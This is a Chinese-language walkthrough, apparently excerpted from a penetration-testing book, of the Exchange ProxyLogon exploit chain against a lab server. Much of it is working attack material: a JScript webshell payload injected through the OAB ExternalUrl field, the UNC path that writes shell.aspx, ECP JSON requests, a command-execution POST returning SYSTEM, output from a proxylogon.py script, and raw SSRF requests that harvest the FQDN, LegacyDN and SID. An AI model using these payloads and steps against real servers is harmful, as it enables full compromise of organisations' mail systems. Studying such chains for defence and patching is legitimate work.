


Exchange ProxyLogon 攻击利用链

本文部分节选于《域渗透攻防指南》，购买请长按如下图片扫码



小谢1997521 为你推荐

【限量签名版】《域渗透攻防指南》

¥99 ¥129



本商品由 放心购 提供保障

谢公子学安全

漏洞背景和描述

2021年3月2日，微软发布 Exchange Server 的紧急安全更新，修复了 7 个相关漏洞：

- Exchange 服务端请求伪造漏洞（CVE-2021-26855）：未经身份验证的攻击者能够构造 HTTP 请求扫描内网并通过 Exchange Server 进行身份验证。

- Exchange 反序列化漏洞（CVE-2021-26857）：具有管理员权限的攻击者可以在 Exchange 服务器上以 SYSTEM 身份运行任意代码。
- Exchange 任意文件写入漏洞（CVE-2021-26858/CVE-2021-27065）：经过身份验证的攻击者可以利用漏洞将文件写入服务器上的任意目录，可结合 CVE-2021-26855 SSRF 漏洞进行组合攻击，导致攻击者可未经身份验证任意文件上传获取服务器 SYSTEM 权限。
- Exchange 远程代码执行漏洞 3 个：CVE-2021-26412、CVE-2021-26854、CVE-2021-27078。

本文讲的就是 Exchange 任意文件写入漏洞（CVE-2021-26858/CVE-2021-27065）结合 Exchange 服务端请求伪造漏洞（CVE-2021-26855）进行组合攻击。


漏洞影响版本

- Exchange Server 2013
- Exchange Server 2016
- Exchange Server 2019

漏洞原理

我们主要来看看 Exchange 任意文件写入漏洞（CVE-2021-26858/CVE-2021-27065）的如何产生的。

该任意文件写入漏洞具体位置在 exchange 管理中心（ecp）的虚拟目录配置窗口，需要 administrator 权限才可进行操作。



点击上方的修改按钮，在内部 URL（InternalUrl）和外部 URL（ExternUrl）中都可以填入 payload，两者都限制了最大长度为 255，并且会将 url 里的 % 全部编码为 %25。同时，payload 必须以 http 或 https 开头。

这里我们选择修改外部 URL，因为修改了内部 URL 可能会让某些内部服务失去作用，这里外部 URL 我们填入如下 payload：

```
http://ffff/#<script language="JScript" runat="server"> function Page_Load(){/  
**/eval(Request["code"],"unsafe");}</script>
```

fcmit.cc

虚拟目录

⚠ 不安全 | 10.211.55.5/ecp/VDiMgrmt/EditOABVDir.aspx?pwmcid=6&ReturnObjectType=1&id=40c3...

OAB (Default Web Site)

服务器:

上次修改时间:

轮询间隔(分钟):

内部 URL:

此内部 URL 是指公司网络内部的 Outlook 客户端可以访问此虚拟目录的 URL。

外部 URL:

此外部 URL 是指公司网络外部的 Outlook 客户端可访问此虚拟目录的 URL。

ExternalURL 是客户端将用于在防火墙外部建立连接的 URL。

保存

取消

最后，选择重置按钮，这个操作将会把原先的对虚拟目录的设置进行保存，而后将当前服务的虚拟目录配置恢复为默认配置。因为 exchange 并没有对以下的路径和保存的文件名进行检测和限制，所以在此可以填入任意的路径和文件名，造成任意文件写漏洞。这里指定如下路径

`\\127.0.0.1\C$\inetpub\wwwroot\aspnet_client\shell.aspx`

重置虚拟目录

⚠ 不安全 | 10.211.55.5/ecp/VDiMgmt/ResetVirtualDirectory.aspx?pwmcid=4&ReturnObjectType=1...

警告

重置“OAB (Default Web Site)”虚拟目录时，当前设置会丢失。该虚拟目录将被删除，然后使用默认设置重新创建该虚拟目录。

将当前设置存储在文件中: (示例: \\server\folder\log.txt)

重置后，必须在服务器 MAIL 上运行命令 iisreset /noforce 才能使更改生效。

重置

取消

重置虚拟目录

⚠ 不安全 | 10.211.55.5/ecp/VDiMgmt/ResetVirtualDirectory.aspx?pwmcid=4&ReturnObjectType=1...

警告


保存已成功完成。
您已完成该操作。

关闭

将当前设置存储在文件中

取消

然后可以在 C:\inetpub\wwwroot\aspnet_client 路径下找到写入的 shell.aspx 文件



文件内容如下

```

shell.aspx
Name : OAB (Default Web Site)
PollInterval : 480
OfflineAddressBooks :
RequireSSL : True
BasicAuthentication : False
WindowsAuthentication : True
OAuthAuthentication : False
MetabasePath : IIS://mail.xie.com/W3SVC/1/ROOT/OAB
Path : C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\OAB
ExtendedProtectionTokenChecking : None
ExtendedProtectionFlags :
ExtendedProtectionSPNList :
AdminDisplayVersion : Version 15.1 (Build 225.42)
Server : MAIL
InternalUrl :
InternalAuthenticationMethods : WindowsIntegrated
ExternalUrl : http://ffff/#<script language="JScript" runat="server"> function Page_Load(){/**/eval(Request["code"],"unsafe");}</script>
ExternalAuthenticationMethods : WindowsIntegrated
AdminDisplayName :
ExchangeVersion : 0.10 (14.0.100.0)
DistinguishedName : CN=OAB (Default Web Site),CN=HTTP,CN=Protocols,CN=MAIL,CN=Servers,CN=Exchange Administrative Group (FYDIBOHF23SPDLT),CN=Administrative Groups,CN=First Organization,CN=Microsoft Exchange,CN=Services,CN=Configuration,DC=xie,DC=com
Identity : MAIL\OAB (Default Web Site)
Guid : 73e2362f-98de-4015-897f-3916d33f10b1
ObjectCategory : xie.com/Configuration/Schema/ms-Exch-OAB-Virtual-Directory
ObjectClass : top
               msExchVirtualDirectory
               msExchOABVirtualDirectory
WhenChanged : 2021/8/19 15:37:26
WhenCreated : 2021/8/19 15:34:38
WhenChangedUTC : 2021/8/19 7:37:26
WhenCreatedUTC : 2021/8/19 7:34:38
OrganizationId :
Id : MAIL\OAB (Default Web Site)
OriginatingServer : AD01.xie.com
IsValid : True

```

访问该 webshell

POST /aspnet_client/shell.aspx HTTP/1.1

Host: 10.211.55.5

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_2_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9,en;q=0.8

Content-Type: application/x-www-form-urlencoded

Content-Length: 95

```
code=Response.Write(new ActiveXObject("WScript.Shell").exec("whoami").StdOut.ReadAll());
```

The screenshot displays the Burp Suite interface with a target URL of `https://10.211.55.5`. The left pane shows the 'Request' tab with the following details:

- Method: POST
- URL: `/aspnet_client/shell.aspx`
- Host: `10.211.55.5`
- Cache-Control: `max-age=0`
- Upgrade-Insecure-Requests: `1`
- User-Agent: `Mozilla/5.0 (Macintosh; Intel Mac OS X 11_2_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36`
- Accept: `text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9`
- Accept-Encoding: `gzip, deflate`
- Accept-Language: `zh-CN,zh;q=0.9,en;q=0.8`
- Content-Type: `application/x-www-form-urlencoded`
- Content-Length: `88`


The right pane shows the 'Response' tab with the following details:

- Status: HTTP/1.1 200 OK
- Cache-Control: `private`
- Content-Type: `text/html; charset=utf-8`
- Server: `Microsoft-IIS/8.5`
- X-AspNet-Version: `4.0.30319`
- Date: `Thu, 19 Aug 2021 07:54:44 GMT`
- Content-Length: `2041`


The response body shows system information, including the name `nt authority\system` and the OAB (Default Web Site) path.

最后，我们可以在 burp 的历史记录中，看到向 `/ecp/DDI/DDIService.svc/SetObject` 接口发起重置 OAB VirtualDirectory 的请求。

这个数据包是上传我们的 payload，也就是保存外部 url 这一步。



这个数据包是我们点击重置按钮，向指定路径重置虚拟目录这一步。



除了 OAB 外，其他服务如 PowerShell、ECP、EWS、OWA 都可以设置内部 URL 和外部 URL，同时也可以进行重置操作。

```
{
  "identity": {
    "__type": "Identity:ECP",
    "DisplayName": "PowerShell (Default Web Site)",
    "RawIdentity": "071923d4-2a99-4ef5-8f16-ef831a6bc64a",
    "properties": {
      "Parameters": {
        "__type": "JsonDictionaryOfanyType:Microsoft.Exchange.Management.ControlPanel",
        "ExternalUrl": "http://ffff/#<script language='JScript'> runat='server'> function Page_Load(){/**/eval(Request['code\\'],'unsafe\\');}</script>",
        "InternalUrl": ""
      }
    }
  }
}
```

```
{
  "identity": {
    "__type": "Identity:ECP",
    "DisplayName": "PowerShell (Default Web Site)",
    "RawIdentity": "071923d4-2a99-4ef5-8f16-ef831a6bc64a",
    "properties": {
      "Parameters": {
        "__type": "JsonDictionaryOfanyType:Microsoft.Exchange.Management.ControlPanel",
        "FilePathName": "\\\\127.0.0.1\\C$\\inetpub\\wwwroot\\aspnet_client\\shell.aspx"
      }
    }
  }
}
```

漏洞复现

python3 proxylogon.py -t 10.211.55.5 -u test@xie.com

```
→ self python3 proxylogon.py -t 10.211.55.5 -u test@xie.com
```




author: @谢公子

```
[+] 目标Exchange服务器存在SSRF漏洞
[+] 目标Exchange服务器的FQDN名为: MAIL
[+] legacyDn为: /o=First Organization/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=708d3db8d8804705b3fea2814a7ce7f1-test
[+] SID为: S-1-5-21-1313979556-3624129433-4055459191-1146
[+] ASP.NET_SessionId为: af110439-afb4-46a7-b4ea-8ddfd9695503
[+] msExchEcpCanary: 5RtgIrs1tUuWUoPyASTfg8Sv_S_4JNsIfRUIfaGXSS1d2ecrCpL6z-Ep-CG9poHk3cC4-opfSQU.
[+] RawIdentity为: b44ffe8b-73f6-4b56-8a53-57e92912017e
[+] webshell保存成功。webshell路径为: https://10.211.55.5/owa/auth/ylfqwr.aspx
cmd> whoami
nt authority\system
```

也可以使用蚁剑连接




注意这里勾选忽略 HTTPS 证书



使用 burpsuite 抓包，发现其攻击过程一共发送了 7 个包。

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
3	https://10.211.55.5	GET	/ecp/lz1m.js			500	552	script	js
4	https://10.211.55.5	POST	/ecp/lz1m.js	✓		200	4390	XML	js
5	https://10.211.55.5	POST	/ecp/lz1m.js	✓		200	2080	app	js
6	https://10.211.55.5	POST	/ecp/lz1m.js	✓		241	695	script	js
7	https://10.211.55.5	POST	/ecp/lz1m.js	✓		200	2356	JSON	js
8	https://10.211.55.5	POST	/ecp/lz1m.js	✓		200	1320	JSON	js
9	https://10.211.55.5	POST	/ecp/lz1m.js	✓		200	808	JSON	js

现在让我们来分析一下请求的 7 个包！



第一个包(验证是否存在 SSRF，获取邮箱服务器 FQDN)

通过返回包 NegotiateSecurityContext failed with for host 'localhost' with status 'TargetUnknown'，可以看出目标机器存在 SSRF 漏洞，通过 X-FEServer 字段，得到目标邮箱服务器的主机名

Raw	Params	Headers	Hex
1	GET /ecp/lzlm.js HTTP/1.1		
2	Host: 10.211.55.5		
3	Connection: close		
4	Accept-Encoding: gzip, deflate		
5	Accept: */*		
6	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36		
7	Cookie: X-BEResource=localhost~1942062522		
8			

Request	Response																																																																
	<table border="1"> <thead> <tr> <th>Raw</th> <th>Headers</th> <th>Hex</th> <th>Render</th> </tr> </thead> <tbody> <tr><td>1</td><td>HTTP/1.1 500 Internal Server Error</td><td></td><td></td></tr> <tr><td>2</td><td>Cache-Control: private</td><td></td><td></td></tr> <tr><td>3</td><td>Content-Type: text/html; charset=utf-8</td><td></td><td></td></tr> <tr><td>4</td><td>Server: Microsoft-IIS/8.5</td><td></td><td></td></tr> <tr><td>5</td><td>request-id: c4f07938-fb2e-4c8f-9229-e9bad1261b56</td><td></td><td></td></tr> <tr><td>6</td><td>Set-Cookie: ClientId=6GCJFWEWU6ZOBMG3QMNIW; expires=Fri, 19-Aug-2022 06:49:10 GMT; path=/; secure; HttpOnly</td><td></td><td></td></tr> <tr><td>7</td><td>X-CalculatedBETarget: localhost</td><td></td><td></td></tr> <tr><td>8</td><td>X-AspNet-Version: 4.0.30319</td><td></td><td></td></tr> <tr><td>9</td><td>X-Powered-By: ASP.NET</td><td></td><td></td></tr> <tr><td>10</td><td>X-FEServer: MAIL</td><td></td><td></td></tr> <tr><td>11</td><td>Date: Thu, 19 Aug 2021 06:49:10 GMT</td><td></td><td></td></tr> <tr><td>12</td><td>Connection: close</td><td></td><td></td></tr> <tr><td>13</td><td>Content-Length: 85</td><td></td><td></td></tr> <tr><td>14</td><td></td><td></td><td></td></tr> <tr><td>15</td><td>NegotiateSecurityContext failed with for host 'localhost' with status 'TargetUnknown'</td><td></td><td></td></tr> </tbody> </table>	Raw	Headers	Hex	Render	1	HTTP/1.1 500 Internal Server Error			2	Cache-Control: private			3	Content-Type: text/html; charset=utf-8			4	Server: Microsoft-IIS/8.5			5	request-id: c4f07938-fb2e-4c8f-9229-e9bad1261b56			6	Set-Cookie: ClientId=6GCJFWEWU6ZOBMG3QMNIW; expires=Fri, 19-Aug-2022 06:49:10 GMT; path=/; secure; HttpOnly			7	X-CalculatedBETarget: localhost			8	X-AspNet-Version: 4.0.30319			9	X-Powered-By: ASP.NET			10	X-FEServer: MAIL			11	Date: Thu, 19 Aug 2021 06:49:10 GMT			12	Connection: close			13	Content-Length: 85			14				15	NegotiateSecurityContext failed with for host 'localhost' with status 'TargetUnknown'		
Raw	Headers	Hex	Render																																																														
1	HTTP/1.1 500 Internal Server Error																																																																
2	Cache-Control: private																																																																
3	Content-Type: text/html; charset=utf-8																																																																
4	Server: Microsoft-IIS/8.5																																																																
5	request-id: c4f07938-fb2e-4c8f-9229-e9bad1261b56																																																																
6	Set-Cookie: ClientId=6GCJFWEWU6ZOBMG3QMNIW; expires=Fri, 19-Aug-2022 06:49:10 GMT; path=/; secure; HttpOnly																																																																
7	X-CalculatedBETarget: localhost																																																																
8	X-AspNet-Version: 4.0.30319																																																																
9	X-Powered-By: ASP.NET																																																																
10	X-FEServer: MAIL																																																																
11	Date: Thu, 19 Aug 2021 06:49:10 GMT																																																																
12	Connection: close																																																																
13	Content-Length: 85																																																																
14																																																																	
15	NegotiateSecurityContext failed with for host 'localhost' with status 'TargetUnknown'																																																																

第二个包(获取 LegacyDN)

这一步使用 autodiscover 接口获取 LegacyDN 信息

Raw	Params	Headers	Hex	XML
1	POST /ecp/lzlm.js HTTP/1.1			
2	Host: 10.211.55.5			
3	Connection: close			
4	Accept-Encoding: gzip, deflate			
5	Accept: */*			
6	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36			
7	Content-Type: text/xml			
8	Cookie: X-BEResource=MAIL/autodiscover/autodiscover.xml?a=~1942062522;			
9	Content-Length: 327			
10				
11	<Autodiscover xmlns="http://schemas.microsoft.com/exchange/autodiscover/outlook/requestschem/2006">			
12	<Request>			
13	<EmailAddress>test@xie.com</EmailAddress> <AcceptableResponseSchema>http://schemas.microsoft.com/exchange/autodiscover/outlook/responseschem/2006a</AcceptableResponseSchema>			
14	</Request>			
15	</Autodiscover>			

Request	Response		
Raw	Headers	Hex	XML
20			
21	<?xml version="1.0" encoding="utf-8"?>		
22	<Autodiscover xmlns="http://schemas.microsoft.com/exchange/autodiscover/responseschema/2006">		
23	<Response xmlns="http://schemas.microsoft.com/exchange/autodiscover/outlook/responseschema/2006a">		
24	<User>		
25	<DisplayName>test</DisplayName>		
26	<LegacyDN>/o=First Organization/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=708d3db8d8804705b3fea2814a7ce7f1-test</LegacyDN>		
27	<AutoDiscoverSMTPAddress>test@xie.com</AutoDiscoverSMTPAddress>		
28	<DeploymentId>059bb915-6462-403b-89cc-d8374366ce2c</DeploymentId>		
29	</User>		
30	<Account>		
31	<AccountType>email</AccountType>		
32	<Action>settings</Action>		
33	<MicrosoftOnline>False</MicrosoftOnline>		
34	<Protocol>		
35	<Type>EXCH</Type>		
36	<Server>ee154038-1219-4624-9f89-35cfd65e8e2d@xie.com</Server>		
37	<ServerDN>/o=First Organization/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Configuration/cn=Servers/cn=ee154038-1219-4624-9f89-35cfd65e8e2d@xie.com</ServerDN>		
38	<ServerVersion>73C180E1</ServerVersion>		
39	<MdbDN>/o=First Organization/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Configuration/cn=Servers/cn=ee154038-1219-4624-9f89-35cfd65e8e2d@xie.com/cn=Microsoft Private MDB</MdbDN>		
40	<PublicFolderServer>mail.xie.com</PublicFolderServer>		
41	<AD>AD01.xie.com</AD>		
42	<ASUrl>https://mail.xie.com/EWS/Exchange.asmx</ASUrl>		
43	<EwsUrl>https://mail.xie.com/EWS/Exchange.asmx</EwsUrl>		
44	<EmwsUrl>https://mail.xie.com/EWS/Exchange.asmx</EmwsUrl>		
45	<EcpUrl>https://mail.xie.com/owa/</EcpUrl>		
46	<EcpUrl-um>?path=/options/callanswering</EcpUrl-um>		
47	<EcpUrl-aggr>?path=/options/connectedaccounts</EcpUrl-aggr>		
48	<EcpUrl-mt>options/ecp/PersonalSettings/DeliveryReport.aspx?rfr=ol&k&exsvurl=1&IsOWA=<IsOWA>&MsgID=<MsgID>&Mbx=<Mbx>&EcpUrl-mt>		

第三个包(获取 SID)

这一步使用 mapi 接口的报错来获得指定用户的 SID 值，然后用于下一步替换为管理员的 SID。因为不同用户的 SID 只有最后几位不同。

Raw	Params	Headers	Hex
1	POST /ecp/lzlm.js HTTP/1.1		
2	Host: 10.211.55.5		
3	Connection: close		
4	Accept-Encoding: gzip, deflate		
5	Accept: */*		
6	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36		
7	X-Requestid: {E2EA6C1C-E61B-49E9-9CFB-38184F907552}:123456		
8	X-Requesttype: Connect		
9	X-Clientapplication: Outlook/15.0.1395.1002		
10	X-Clientinfo: {2F94A2BF-A2E6-4CCC-BF98-B5F22C542226}		
11	Cookie: X-BEResource=Administrator@MAIL:444/mapi/emsmdb?MailboxId=f26bc937-b7b3-4402-b890-96c46713e5d5@exchange.lab&a=1942062522;		
12	Content-Type: application/mapi-http		
13	Content-Length: 148		
14			
15	/o=First Organization/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=708d3db8d8804705b3fea2814a7ce7f1-test0		

Raw	Headers	Hex
1	HTTP/1.1 241	
2	Cache-Control: private	
3	Server: Microsoft-IIS/8.5	
4	request-id: 64ef482f-80c1-4078-b489-5e3cb5990c6b	
5	Set-Cookie: ClientId=KPWSWY9WULTSV6ZZGHAQ; expires=Fri, 19-Aug-2022 06:49:11 GMT; path=/; secure; HttpOnly	
6	X-CalculatedBETarget: mail	
7	X-Content-Type-Options: nosniff	
8	X-DiagInfo: MAIL	
9	X-BEServer: MAIL	
